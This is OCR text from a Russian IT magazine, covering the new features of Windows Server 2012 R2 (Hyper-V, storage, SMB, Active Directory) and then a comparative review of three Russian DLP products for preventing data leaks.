
WWW

Microsoft Press ebook Introducing Windows Server 2012 R2 Preview: goo.gl/q9Ucmv




INFO

PowerShell 4.0 насчитывает более 3000 командлетов.



↙ **Служба настройки требуемого состояния позволяет управлять конфигурациями систем**



↘ **В Hyper-V 4.0 при создании новой VM необходимо выбрать поколение**



INFO

Функция Work Folders является аналогом Dropbox для корпоративных пользователей и позволяет автоматически синхронизировать свои данные с любым устройством.



INFO

Протокол SMB 1.0 еще поддерживается, но его можно отключить.

```
PS> Resize-VirtualDisk -FriendlyName "disk" ↵
    -Size (50GB)
```

Функция Shared VHDX позволяет нескольким VM использовать один общий виртуальный жесткий диск, который виден как общий диск SAS. Это очень полезное нововведение, поскольку ранее для построения кластера приходилось использовать дорогостоящее оборудование iSCSI-storage и предоставлять VM прямой доступ к хранилищу (через Virtual Fibre Channel). Эту проблему и решают общие VHDX, позволяя абстрагировать VM от особенностей реализации подсистемы хранения. Такой кластер ничем не отличается от других и поддерживает все технологии: Dynamic Memory, Live migration и Storage Live migration. Узлы кластера могут быть построены не только на R2, но и на Win2012 (после обновления компонентов). Предусмотрены две конфигурации: файл может располагаться в общей папке Scale-Out File Server (SOFS) или томе Cluster Shared Volumes (на любом блочном хранилище — FC, iSCSI, Shared SAS). В Performance Monitor добавлен новый объект Hyper-V Shared VHDX, позволяющий анализировать работу таких дисков.

Диск подключается в свойствах VM (меню Advanced Features) или при помощи PS:

```
PS> New-VHD -Path C:\ClusterStorage\Shared.VHDX ↵
    -Fixed -SizeBytes 40GB
PS> Add-VMHardDiskDrive -VMName Node_1 -Path ↵
    C:\ClusterStorage\Shared.VHDX -ShareVirtualDisk
PS> Add-VMHardDiskDrive -VMName Node_N -Path ↵
    C:\ClusterStorage\Shared.VHDX –ShareVirtualDisk
```


Еще одна новая функция — Storage QoS, доступная в настройках VM, позволяет задать минимальное и максимальное значение IOPS для каждого vHDD и предоставить гарантированный минимум всем системам, однако для Shared VHDX эта возможность недоступна. К слову, собирать данные по IOPS и оценивать загрузку можно с помощью функции Resource Metering.

В пул, создаваемый в Storage Spaces, стало возможным объединять диски SSD и HDD (Storage Tiering). Технология Automated Tiering автоматически определяет, к каким файлам доступ осуществляется чаще, и размещает их на быстром устройстве хранения, увеличивая скорость доступа к ним.

Оптимизирован алгоритм перестроения RAID-массива в случае выхода из строя одного диска, теперь операция для 3 Тб массива занимает менее часа.

Дедупликация, появившаяся в предыдущей версии ОС, теперь поддерживается в том числе для открытых файлов VHD/VHDX и CSV-томов, подключенных к SOFS.

Новая функция «Рабочие папки» (Work Folders) является аналогом Dropbox для корпоративных пользователей и позволяет автоматически синхронизировать свои данные с любым устройством, подключенным к корпоративной сети. Пока поддерживаются клиенты Win8.1, в скором времени обещают добавить Win7, iOS и Android.




По умолчанию Live migration выполняется со сжатием


ИЗМЕНЕНИЯ В ПОДДЕРЖКЕ СЕТИ

Сеть является связующим звеном между пользователями и сервисами, системами и виртуальными машинами, поэтому эффективная работа этой подсистемы очень важна. В Hyper-V Win2012R2 используется концепция программных SDN-сетей (Software-defined networking), обеспечивающая независимость от физической среды, гибкость, изоляцию трафика и динамический контроль доступа. В основе лежат функции Hyper-V Network Virtualization (HNV) и Hyper-V Extensible Switch.


Ранее шлюзы, используемые для соединения VM с другими сетями, можно было привязать только к одному сетевому адаптеру. Это создавало проблему при использовании хоста несколькими организациями. В новом многопользовательском шлюзе это ограничение снято. Можно запустить несколько виртуальных сетевых инфраструктур и иметь дублирующиеся IP-адреса. В Hyper-V Server доступен ACL, обеспечивающий защиту при помощи брандмауэра и политик безопасности. Поскольку все правила настраиваются именно в Hyper-V Server, а не в конкретной VM, администрирование упрощает-



Изменить размер VHDX можно и на работающей VM



Work Folders — локальный аналог Dropbox



Теперь можно ограничить пропускную способность сетевых адаптеров

НОВИНКИ SYSTEM CENTER VIRTUAL MACHINE MANAGER 2012 R2

Практически все новинки, появившиеся в VMM2012R2, направлены на поддержку новых механизмов, реализованных в Win2012R2. Например, управление IP-адресами и их назначение гостевым ОС. Правда, непосредственным исполнителем выступает сервер с ролью IPAM, который добавляется в VMM как компонент. Стало возможным создавать шлюзы уровня «сайт — сайт» с поддержкой механизмов NVGRE (Network Virtualization using Generic Routing Encapsulation). Это упрощает создание мультиарендной (multitenancy) инфраструктуры, создавать виртуализованные сети с множеством различных шлюзов и NAT.

Появилась поддержка виртуального Fibre Channel и управление зонами. То есть теперь можно создавать готовые VM с виртуальными адаптерами, подключенными к SAN по FC.

При использовании хранилищ с поддержкой ODX (Offloaded Data Transfer) механизм разгрузки процессора и сервера будет работать и для миграций через VMM.

ся. В правилах файера можно указать и номер порта (ранее только MAC и IP), сами правила можно создавать при помощи PowerShell. Сетевой трафик внутри VM теперь обрабатывается всеми vCPU (технология vRSS), ранее — только одним.

В реализацию балансировки трафика технологии NIC Teaming добавлен динамический режим (NIC Teaming Dynamic Mode), позволяющий равномерно распределять трафик по всем сетевым интерфейсам, наиболее полно используя их возможности. Раньше были доступны два режима: Hyper-V Port (VM сопоставлялась адаптеру) или Address Hash (адаптеру сопоставлялся трафик, идущий к определенному IP или порту), в итоге нагрузить по полной сеть не получалось. Теперь этой проблемы нет.

При использовании QoS bandwidth можно установить максимальную и минимальную полосу для каждой VM, гарантируя доступность сервисов.

Версия протокола SMB обновилась до 3.02, версия 1.0 еще поддерживается, но ее можно отключить (`Remove-Windows-Feature FS-SMB1`). Кроме этого, появился новый командлет Set-SmbPathAcl-Name, обеспечивающий установку ACL на ресурс. Сервис-свидетель (Witness service) в Win2012 позволяет ускорить восстановление SMB-сессии после непредвиденных сбоев, SMB-клиент не ждет тайм-аута TCP-сессии, а сразу переключается на рабочий узел. Теперь свидетель может отслеживать подключения на шару, а не только на одном сервере. Соответственно, командлет Get-SmbWitnessClient получил новый параметр ShareName.

Ранее при обращении к файл-серверу из консоли Hyper-V можно было получить отказ в доступе и админу-помощнику требовалось давать больше прав, чем это действительно нужно. Функция SMB Delegation позволяет настроить ограниченное делегирование, разрешив подобные операции. Добавлены и новые командлеты PowerShell: Get|Enable|Disable-SmbDelegation.

НОВОЕ В ACTIVE DIRECTORY

Сегодня сотрудники все чаще используют несколько устройств, в том числе приносят на работу свои гаджеты, нетбуки и прочее (BYOD). Это создает дополнительные трудности ИТ-отделу, который должен подключать девайсы к корпоративной сети, обеспечивать доступ к приложениям. Новая тенденция не прошла мимо Win2012R2, и в Active Directory появилось несколько функций, упрощающих этот процесс. Специальный сервис Device Registration Service (DRS) позволяет пользователям при помощи Workplace Join зарегистрировать свои устройства (Windows и iOS) в AD. После того как новый объект добавлен и получил специальный сертификат, его атрибуты используются для обеспечения SSO-доступа к ресурсам и приложениям. Администраторам доступно выборочное удаление корпоративной информации на устройстве.

Еще один новый сервис — Web Application Proxy представляет собой прокси веб-приложений, используемый для обеспечения доступа «извне» к опубликованным сервисам с любого устройства, без установки дополнительного ПО.

С новыми возможностями увеличились и риски, поэтому в службах федерации AD FS, управляющих маркерами доступа, добавлены новые утверждения (claims, теперь их 62), позволяющие ими управлять. Таким образом, теперь при доступе пользователя к ресурсу учитывается устройство, местоположение и данные аутентификации. К стандартному механизму аутентификации администратор может добавить запрос дополнительной информации о личности пользователя.

УЛУЧШЕННАЯ ПОДДЕРЖКА ГОСТЕВЫХ LINUX

Поддержка Linux в качестве гостевых систем в Hyper-V появилась давно, но реализована она была скорее формально, так как все возможности таких VM были ограничены. Теперь для них реализована полная поддержка динамической памяти (Dynamic Memory), позволяющая распределять память между VM более эффективно. В том числе возможна установка таких настроек, как Minimum memory setting, Hyper-V smart paging, Memory ballooning и Runtime configuration. VHDX-диски с Linux поддерживают VHDX resizing и резервное копирование работающей VM. Но в отличие от Windows-систем используется не теневое копирование VSS, а метод замораживания файловой системы (Temporary filesystem freeze).

Чтобы все это работало, следует обновить LIS (Linux Integration Services). Стоит отметить, разработчики RHEL, SUSE, CentOS и Ubuntu стали включать компоненты LIS в стандартную комплектацию своих дистрибутивов.

AVMA

С Win2k8 все продукты MS проходят обязательную процедуру активации при помощи ключей MAK и KMS. Для корпоративных клиентов процедура производилась при помощи службы Key Management Service (KMS). В Win8/2012 появилась новая роль Active Directory Based Activation (ADBA), автоматически активировавшая все компьютеры, подключенные к домену. Но если сервер обслуживал несколько организаций, она была бесполезна и приходилось все равно использовать KMS. Как результат — появление в R2 нового типа Automatic Virtual Machine Activation (AVMA), при этом автоматически активируются все гостевые ОС Win2012R2, запущенные на Win2012R2 Datacenter, а тип ключа (OEM, Retail) роли не играет.

ЗАКЛЮЧЕНИЕ

Как видим, релиз R2 носит далеко не рядовой характер. Все новшества интересны, они упрощают многие вопросы администрирования и позволяют не прибегать к использованию сторонних продуктов. ⌶



INFO

По доступным функциям Standart и Datacenter полностью идентичны, отличаются только в лицензионных правах на запуск виртуальных машин.



INFO

В VM Generation 2 убрана поддержка всех устаревших эмулируемых устройств.



INFO

Разработчики RHEL, SUSE, CentOS и Ubuntu включают компоненты Linux Integration Services в стандартную комплектацию своих дистрибутивов.



Марат Давлетханов
marat@maratd.ru

САМАЯ НАДЕЖНАЯ ПРОТИВОУГОНКА

ТЕСТ ПОПУЛЯРНЫХ НА РОССИЙСКОМ РЫНКЕ DLP-РЕШЕНИЙ

В настоящее время можно найти довольно большое количество решений для защиты конфиденциальной информации от утечек. Более того, в этой сфере постоянно появляются новые игроки. Все продукты непрерывно развиваются, расширяют свою функциональность, «учатся» контролировать все новые и новые каналы передачи данных.

В частности, на рынке практически не осталось чисто шлюзовых (для контроля сетевых каналов связи) или локальных (для контроля съемных накопителей, принтеров и прочего) решений. Современные продукты предоставляют администраторам возможность контролировать все каналы из единой консоли.

Также в некоторых DLP-решениях появилась еще одна важная составляющая — поиск конфиденциальной информации на локальных ресурсах (жесткие диски рабочих станций, сетевые файловые хранилища и прочее). Этот компонент способен выявить факты несанкционированного хранения данных пользователей. Он позволяет не допустить, чтобы с конфиденциальной информацией ознакомились те сотрудники компании, кому это не положено.

В процессе развития DLP-продуктов наметилась еще одна очень интересная тенденция. Речь идет об их универсализации. Современные решения позволяют не только контролировать каналы передачи данных с целью пресечения или фиксирования утечек конфиденциальной информации, но и осуществлять мониторинг действий пользователей. Например, сохранять статистику использования разных приложений, незаметно делать скриншоты рабочего стола и выполнять прочие действия, которые позволяют судить о том, чем именно занимаются сотрудники на рабочих компьютерах.

Оценивать и сравнивать DLP-решения друг с другом имеет смысл по функциональным возможностям. При этом необходимо разделять функциональность на четыре части: контроль сетевых каналов передачи информации, локальных каналов, поиск конфиденциальной информации на локальных ресурсах и контроль пользователей.

INFOWATCH TRAFFIC MONITOR

Разработчик: InfoWatch
Web: www.infowatch.ru

- Контроль сетевых каналов
- Контроль локальных каналов
- Поиск конфиденциальной информации в сети
- Контроль пользователей
- Развертывание и управление

Traffic Monitor состоит из четырех модулей. Один из них является центральным и служит для управления всеми остальными, обеспечивает хранение собранной информации и прочее. Другие три модуля реализуют функции, направленные на контроль сетевых и локальных каналов и поиск конфиденциальной информации на локальных ресурсах.

Для контроля сетевых каналов связи используется специальный модуль Traffic Monitor. Он может работать как в режиме фильтрации (пропуская трафик через себя, блокируя несанкционированную передачу конфиденциальной информации), так и в режиме мониторинга (просто фиксируя инциденты). В первом случае решение работает по принципу прокси-сервера, а во втором используется направленный со SPAN-порта маршрутизатора «зеркалированный» трафик. Также возможна интеграция Traffic Monitor с помощью протокола ICAP. Все это позволяет максимально быстро и с минимальными сложностями интегрировать систему защиты в существующую сетевую инфраструктуру.

Traffic Monitor позволяет контролировать практически всю входящую и выходящую за пределы сетевого периметра информацию. В нем есть инструменты для мониторинга и анализа HTTP/HTTPS-трафика, FTP-трафика, отправляемой и принимаемой почты, переписки с помощью IM-сервисов и другие. Для выявления среди перехваченной информации конфиденциальной используются гибридные правила. Они состоят из произвольного количества разных условий и позволяют гибко настраивать политику безопасности.

В условиях может использоваться большое количество инструментов для анализа. Во-первых, это отбор по формальным признакам: протоколу, отправителю, получателю и так далее. Во-вторых, различные технологии контентного анализа. К ним относится морфологический поиск (то есть поиск с учетом всех возможных форм слов) отдельных слов и целых фраз, заданных вручную или с помощью словарей, категорирование данных (технология определения тематики текста), поиск по шаблонам (поиск номеров паспортов, кредитных карт, ИНН и прочей «шаблонизируемой» информации), поиск по цифровым отпечаткам документов (поиск в текстах заданных документов и их частей). Помимо этого, в Traffic Monitor реализованы такие весьма интересные инструменты, как детектор паспортов (определяет в перехваченных файлах страницы паспорта РФ), детектор выгрузок информации из баз данных, детектор заполненных форм и детектор печатей (находит отсканированные документы с указанными печатями).

Второй модуль рассматриваемого решения — Device Monitor предназначен для контроля локальных каналов передачи данных. Для этого используются специальные агенты, которые устанавливаются непосредственно на рабочие станции с помощью групповых политик Windows или прямо из консоли управления системой защиты. Рассматриваемый модуль может контролировать все устройства для переноса информации и интерфейсы, к которым они могут подключаться. Речь идет как о наиболее распространенном оборудовании, например CD- и DVD-приводах или USB-накопителях, так и о такой «экзотике», как порт IrDA, считыватели смарт-карт и так далее.


Под контролем подразумевается, что система может выполнять различные действия: разрешить или запретить выполнение операции, осуществить теневое копирование файлов (незаметное для пользователя копирование в некое хранилище, где его смогут просмотреть администраторы безопасности).


К преимуществам Device Monitor, помимо широкого набора контролируемых устройств, относится возможность разделения обычных и зашифрованных флешек, мониторинг отправки документов на локальный и сетевые принтеры, а также перехват трафика Skype. Сделать это с помощью шлюза практически невозможно в силу того, что этот трафик передается в зашифрованном виде. Но можно получить его до шифрования непосредственно с рабочей станции с помощью агента.

Однако у Device Monitor есть и серьезный недостаток. Речь идет о том, что управлять доступом можно только на уровне устройств. То есть если политикой разрешено копирование файлов на USB-накопители, то сотрудники смогут записывать на них любые объекты. Между тем часто возникает ситуация, когда запретить флешки полностью не представляется возможным, однако хочется ограничить «вынос» за пределы сети конфиденциальной информации. В этом случае как раз и нужна система, которая ограничивала бы доступ в зависимости от содержимого файлов или хотя бы в зависимости от их типов.


Третий модуль Traffic Monitor называется Crawler. Он предназначен для сканирования всех доступных в корпоративной сети хранилищ (рабочие станции сотрудников, общедоступные сетевые хранилища данных и системы документооборота) и поиска в них конфиденциальной информации. При обнаружении попадающих под условия политик документов создаются их теневые копии, которые затем передаются на центральный сервер системы защиты для дальнейшего анализа.

Управление всей системой осуществляется с помощью единой довольно удобной консоли управления. Администраторов безопасности наверняка порадует большое количество предустановленных отчетов (в том числе и графических), а также возможность самостоятельно создавать новые.




Консоль управления Device Monitor



Настройка параметров работы Device Monitor



Сегодня мы будем тестировать три самых популярных в нашей стране DLP-решения, предназначенных для предотвращения утечек конфиденциальной информации. Почему мы выбрали именно это число? Дело в том, что как раз эти продукты занимают большую часть российского рынка DLP (по данным различных исследований, им принадлежит от 60 до 75% от его объема). Все остальные решения по своей популярности и объемам продаж довольно далеки от этой тройки лидеров.

У описанных сегодня решений довольно много общих черт. Например, все они чисто российские. Так уж исторически сложилось, что наши разработки заметно обгоняют по популярности иностранные продукты, пусть даже и адаптированные под русский язык. По мнению многих экспертов, основной причиной этого стал низкий интерес зарубежных производителей к российскому DLP-рынку в период его становления. Именно в то время три русских решения (все они имеют значительную историю и появились давно) и захватили рынок.

ДОЗОР-ДЖЕТ



Разработчик: Инфосистемы Джет
Web: www.dozor-jet.ru

Продукт предназначен в первую очередь для средних и крупных компаний. Этому способствует высочайшая производительность системы (по данным разработчика, вплоть до 10 Гбит/с), ее отказоустойчивость, дифференцированная система хранения, которая может состоять из нескольких узлов, и простое масштабирование путем увеличения количества анализаторов и их кластеризации.

Что касается функциональных возможностей «Дозор-Джет», то на них накладывает отпечаток история развития этого продукта. Изначально он представлял собой шлюзовое решение и совершенствовался в основном по этому пути. В последней его версии поддерживаются практически все возможные сетевые каналы передачи данных: корпоративная и веб-почта, HTTP- и FTP-трафик, IM-системы и прочее. Отдельно стоит отметить, что в комплексе «Дозор-Джет» реализована возможность мониторинга наиболее популярных в нашей стране социальных сетей (переписка пользователей, публикация комментариев и так далее) и службы поиска работы. Это позволяет выявлять нелояльных и потенциально опасных с точки зрения защиты конфиденциальной информации сотрудников.

Все сказанное относится к модулю пассивного перехвата. Он анализирует зеркалируемый трафик, получаемый, к примеру, со SPAN-порта маршрутизатора или от корпоративного прокси-сервера по протоколу ICAP. Помимо этого, в комплексе «Дозор-Джет» есть система активного контроля. Она позволяет автоматически реагировать на инциденты, предотвращая утечки конфиденциальной информации. Активный контроль работает только для почты, передаваемой по протоколу SMTP (выполняет с письмами указанные действия, например блокирует их, добавляет к ним специальные метки), и интернет-сайтов (блокирует доступ к нежелательным веб-проектам).


Особого внимания заслуживают реализованные инструменты контентного анализа. Часть из них традиционна для DLP-решений. Это поиск по ключевым словам и фразам с учетом морфологии, нечеткий поиск, учет замен и прочие. А вот другие более интересны. Например, можно отметить систему категоризации текстов. При ее использовании «Дозор-Джет» сможет самостоятельно определять, относится ли анализируемый текст (текст письма, пересылаемый документ, сообщение в ICQ, веб-страница) к одной из предварительно заданных категорий. Это можно использовать в политиках безопасности. Также нельзя не упомянуть модуль идентификаторов IDID. По своему принципу он похож на поиск информации по шаблону, но за счет возможности ввода дополнительных условий позволяет существенно снизить количество ложных срабатываний. Еще один интересный инструмент — поиск документов или их частей по цифровым отпечаткам. Причем речь идет о текстовых, табличных и даже графических инструментах (с его помощью можно реализовать, к примеру, поиск печатей).

С контролем локальных каналов передачи данных у комплекса «Дозор-Джет» дела обстоят несколько хуже. Дело в том, что до последней версии в продукте не было собственного модуля для этого, была лишь возможность интеграции с решениями других разработчиков. В последней, пятой версии ситуация изменилась. В ней появился модуль контроля рабочих станций. Его основной задачей является теневое копирование файлов, записываемых на съемные накопители. Причем речь идет именно о накопителях, то есть контролировать порты и управлять доступом к разным устройствам с помощью данного решения не получится. Кроме того, в системе отсутствует возможность управления доступом в зависимости от содержимого файлов.


Агенты могут перехватывать зашифрованный трафик, передающийся по протоколу HTTPS, перехватывать и сохранять переписку и голосовые звонки, совершаемые с помощью Skype и Mail.Ru Agent, делать теневое копирование отправляемых на печать документов и файлов, помещаемых в облачные хранилища (например, Dropbox, Яндекс.Диск и тому подобное). Но и это еще не все. В данном модуле реализованы некоторые возможности для контроля пользователей. В частности, с его помощью можно осуществлять мониторинг копируемой в буфер обмена информации и автоматически создавать скриншоты рабочего стола. Это позволяет достоверно выяснить, чем занимаются сотрудники в рабочее время на своих компьютерах.

Еще один модуль, реализованный в комплексе «Дозор-Джет», предназначен для инспектирования локальных ресурсов организации с целью поиска на них конфиденциальной информации. Как мы уже говорили, это важный компонент системы защиты от утечек данных, поскольку позволяет обнаружить факты их несанкционированного хранения в тех местах, где с ними могут ознакомиться лица без нужного допуска. При поиске конфиденциальной информации могут использоваться все инструменты, применяемые для анализа сетевого трафика.

Управление всей системой осуществляется с помощью единой консоли, кстати, сильно переработанной в последней версии. Она стала значительно более удобной, а информацию можно просматривать в наглядной форме. В целом можно сказать, что «Дозор-Джет» показывает очень хорошие результаты по контролю сетевых каналов связи за счет широкого набора инструментов анализа и действительно высокой производительности, которая делает возможным его применение практически в любых по величине организациях.



Интерфейс «Дозор-Джет»



Пример запроса в «Дозор-Джет»

ZECURION DLP

Разработчик: Zecurion
Web: www.zecurion.ru

Контроль сетевых каналов
Контроль локальных каналов
Поиск конфиденциальной информации в сети
Контроль пользователей
Развертывание и управление

Вообще говоря, как такового продукта с названием Zecurion DLP нет. Компанией-разработчиком представлено три разных решения, которые называются Zlock, Zgate и Zdiscovery и управляются с помощью единой консоли управления. Таким образом, системный администратор и администратор безопасности работают с ними так же, как с одним продуктом, в состав которого входит несколько модулей.

